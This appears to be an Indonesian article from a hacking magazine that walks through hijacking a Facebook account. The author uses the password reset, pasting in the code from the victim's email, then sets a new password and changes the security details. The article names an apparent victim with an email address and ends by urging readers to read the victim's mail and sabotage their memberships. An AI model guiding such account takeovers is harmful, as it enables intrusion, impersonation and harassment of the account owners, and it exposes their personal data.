Tidak dapat membaca kata-kata di bawah ini? Coba kata yang lain atau captcha suara.




Tuliskan di dalam kotak:

Apa ini? [?](#)

Kirim **Batal**

Yang ini yah orangnya... ?? Yawdah pura2 aja "Ini Akun Saya"... ☺

Akun-akun ini sesuai dengan pencarian Anda.

 **Dr-iant Pundik**
Pengguna Facebook

Ini Akun Saya

Tidak ada akun yang milik saya. Coba lagi.

Di lanjut ke "Atur Ulang Kata sandi",

Atur ulang kata sandi Anda

Jika Anda yakin ini akun Anda, silakan klik Atur Ulang Kata Sandi. Kami akan mengirim Anda email dan/atau SMS untuk mengatur ulang kata sandi.

 **Dr-iant Pundik**
Pengguna Facebook

  **president_moduzt@yahoo.com**


[Tidak punya akses ke sini lagi?](#)

Jika Anda mengalami masalah lain dalam mengakses akun Anda, silakan lihat [Halaman Bantuan untuk Masalah Masuk Log](#) kami.

Sudah mempunyai kode atur ulang kata sandi?

Atur Ulang Kata Sandi **Bukan Akun Saya**

Coba di buka emailnya, ada pesan baru dari facebook untuk kode konfirmasi. Di copas dulu ajah... ☺



Masukin kode yang baru di kirim di sini...

The image shows a screenshot of the Facebook password reset code entry screen. The title is 'Periksalah email dan SMS Anda'. The text explains that the user should check all email and phone addresses listed below for a message from Facebook. It also mentions that if the user hasn't received the email or SMS within 30 minutes, they should visit the Help Center. Below this, there's a profile picture of 'Dr-iant Pundik' and his email address 'president_moduzt@yahoo.com'. The text asks the user to enter the code to reset their password, noting that it's not the same as their current password. There's a text input field labeled 'Kode Atur Ulang Kata Sandi:' with the code 'xXAMuqzQB' entered. At the bottom, there are two buttons: 'Kirim Kode' and 'Batalkan'.

Semua berjalan dengan lancar, tinggal ketik aja password barunya... ☺

The image shows a screenshot of the Facebook password reset confirmation screen. The title is 'Masukkan Kata Sandi Baru'. There are two text input fields for 'Kata Sandi Baru:' and 'Konfirmasi Kata Sandi:'. The first field has a strength indicator 'Kekuatan kata sandi: Lemah'. Below the second field, it says 'Kata sandi cocok'. At the bottom, there are two buttons: 'Ganti Kata Sandi' and 'Batalkan'.



Update informasi lagi...!!! Terserah mau di apain... ☺

Perbarui Informasi Keamanan Anda

Perlindungan Keseluruhan:  Rendah [?]

Jika sewaktu-waktu terjadi masalah dengan akun Anda, informasi ini akan mempermudah Anda kembali masuk dan terhubung dengan teman-teman.


Email Kontak

-  Ini melindungi akun Anda jika Anda kehilangan akses ke alamat email utama.
-  president_modutz@yahoo.com
- [+ Tambahkan alamat email](#)

Telepon Seluler

[+ Daftar Facebook seluler](#)

Untuk mengenali Anda sebagai pemilik akun.

-  Anda sudah menetapkan pertanyaan keamanan Anda.
 - Di kota mana Ibu Anda lahir?

[Simpan dan Lanjutkan](#)

Selamat akun facebook si korban telah resmi menjadi hak milik... ☺



The screenshot shows a Facebook news feed interface. At the top, there's a search bar and navigation links for 'Beranda', 'Profil', and 'Akun'. The left sidebar contains a list of links including 'Kabar Berita', 'Pesanan', 'Acara', 'Teman', and various group links. The main feed area is titled 'Kabar Berita' and 'Berita Populer · Paling Baru 48'. It displays several posts: a post about 'Duduk DreGd Sygs UShu' with a comment about a car accident, a post by 'Dheia Armand' about a TV show, and a post by 'Rostiani Aza' about a building. The right sidebar features sections for 'Acara yang akan datang', 'Orang Yang Mungkin Anda Kenal' (listing Linda Pacilan Ste and Aryani Arya), and a 'Sponsor' section for 'Meet the Blob'.



☺ Misi selesai, tinggal nyari cara buat balikin lagi ni facebook ma org yang punya.
 ☺ Buat yang pengen lebih, tinggal di baca aja pesan yang masuk di email. Coba cari Keanggotaan apa aja yang si korban ikuti, tinggal sabotase semua... Salam ☺

“Hanya perlu informasi tentang si korban untuk memiliki akses pribadinya, hanya perlu berpura – pura menjadi si korban untuk mengelabui sebuah sistem keamanan. Komputer hanya bisa menyimpan informasi, dan yang di ingat hanya data, data dan data. Tak pernah mengenali fisik si pemilik datanya sendiri”(Dheny Brightside). Karena hal itulah cara di atas muncul di pikiran penulis. Email sebagai target, facebook sebagai media pencarian informasi tentang si korban, selanjutnya tinggal berpura-pura jadi korban dan email menjadi kunci akses yang vital.

Terimakasih untuk X-Code Magazine yang telah bersedia menyertakan tulisan ini di edisinya yang ke 17. Terimakasih juga untuk Komunitas Yogya Free di seluruh Indonesia, Mas Kurniawan dan rekan – rekan yang terus berjuang untuk kemajuan IT di Indonesia. Sahabat – sahabat sekampus dulu “The Jakadut Community” (Jaka, Ardi “Zombie”, Suhe, Arul “Lintang”, Temon, Dan Yang Lainnya).Salam ☺

Dunia IT di Indonesia harus terus maju.

Penulis dapat di hubungi melalui email :
dheny_brightside@windowslive.com

X-code Magazine No 18



Yogyafree X-code membuka pengiriman artikel, tutorial yang berhubungan dengan hacking dan keamanan komputer untuk X-code Magazine No18. Artikel atau tutorial dikirim ke yk_family_code@yahoo.com.